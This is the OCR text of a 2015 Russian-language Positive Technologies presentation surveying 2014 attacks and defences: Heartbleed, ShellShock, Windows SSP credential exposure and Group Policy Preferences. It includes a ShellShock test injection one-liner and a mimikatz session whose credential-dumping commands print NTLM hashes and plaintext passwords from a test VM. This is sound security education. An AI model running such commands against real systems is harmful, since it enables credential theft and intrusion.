POSITIVE TECHNOLOGIES

POSITIVE TECHNOLOGIES

Как взламывали и защищали сети в 2014 году

Евгений Миньковский

Positive Technologies

eminkovskiy@ptsecurity.com

2015

Heartbleed: биографическая справка


Какие версии OpenSSL затронуты?

- OpenSSL 1.0.1 до 1.0.1f (включительно) уязвимы
- OpenSSL 1.0.1g не уязвима
- OpenSSL 1.0.0 branch не уязвима
- OpenSSL 0.9.8 branch не уязвима


Даты жизни:

14 марта 2012 — 7 апреля 2014 (два года и 24 дня)

Heartbeat — нормальная работа



Heartbleed — эксплуатация



Heartbleed: Workarounds

Perfect Forward Secrecy (PFS)

Transport Layer Secrecy имеет поддержку PFS начиная с версии SSLv3, но на практике большинство реализаций не используют PFS, в том числе из-за низкой скорости алгоритмов DHE.

перекомпилировать библиотеку OpenSSL

-DOPENSSL_NO_HEARTBEATS

Heartbleed: Правильное решение

Обновить OpenSSL

Использовать шлюз с верной версией OpenSSL

PT Application Firewall

ShellShock (Bashdoor)

```
$ export X='() { :;}; echo vulnerable'; bash -c echo
```


Вектора

- Web+CGI
- OpenSSH / ForceCommand
- DHCP clients


Время жизни:

Более 22 года(!)


Microsoft SSO implementation




Включенные SSP



mimikatz


mimikatz 2.0 alpha x64
.#####. mimikatz 2.0 alpha (x64) release "Kiwi en C" (Sep 30 2013 23:42:09)
.## ^ ##.
/ \ ## /* * *
\ / ## Benjamin DELPY `gentilkiwi` (benjamin@gentilkiwi.com)
'## v ##' http://blog.gentilkiwi.com/mimikatz
'#####' with 10 modules * * */
mimikatz # privilege::debug
Privilege '20' OK
mimikatz # sekurlsa::logonPasswords full
Authentication Id : 0 ; 196180 (00000000:0002fe54)
Session : Interactive from 1
User Name : user
Domain : VM-7x64-test
msv :
[00000003] Primary
* Username : user
* Domain : VM-7x64-test
* LM : 00000000000000000000000000000000
* NTLM : 5058dcdf3965e4cff53994b1302e3174
tspkg :
* Username : user
* Domain : VM-7x64-test
* Password : ImagineTryingToCrackSomeSuperLongP@$$w0rdLikeThis!!!
wdigest :
* Username : user
* Domain : VM-7x64-test
* Password : ImagineTryingToCrackSomeSuperLongP@$$w0rdLikeThis!!!
kerberos :
* Username : user
* Domain : VM-7x64-test
* Password : ImagineTryingToCrackSomeSuperLongP@$$w0rdLikeThis!!!
ssp :

Group Policy Preferences GPP




groups.xml

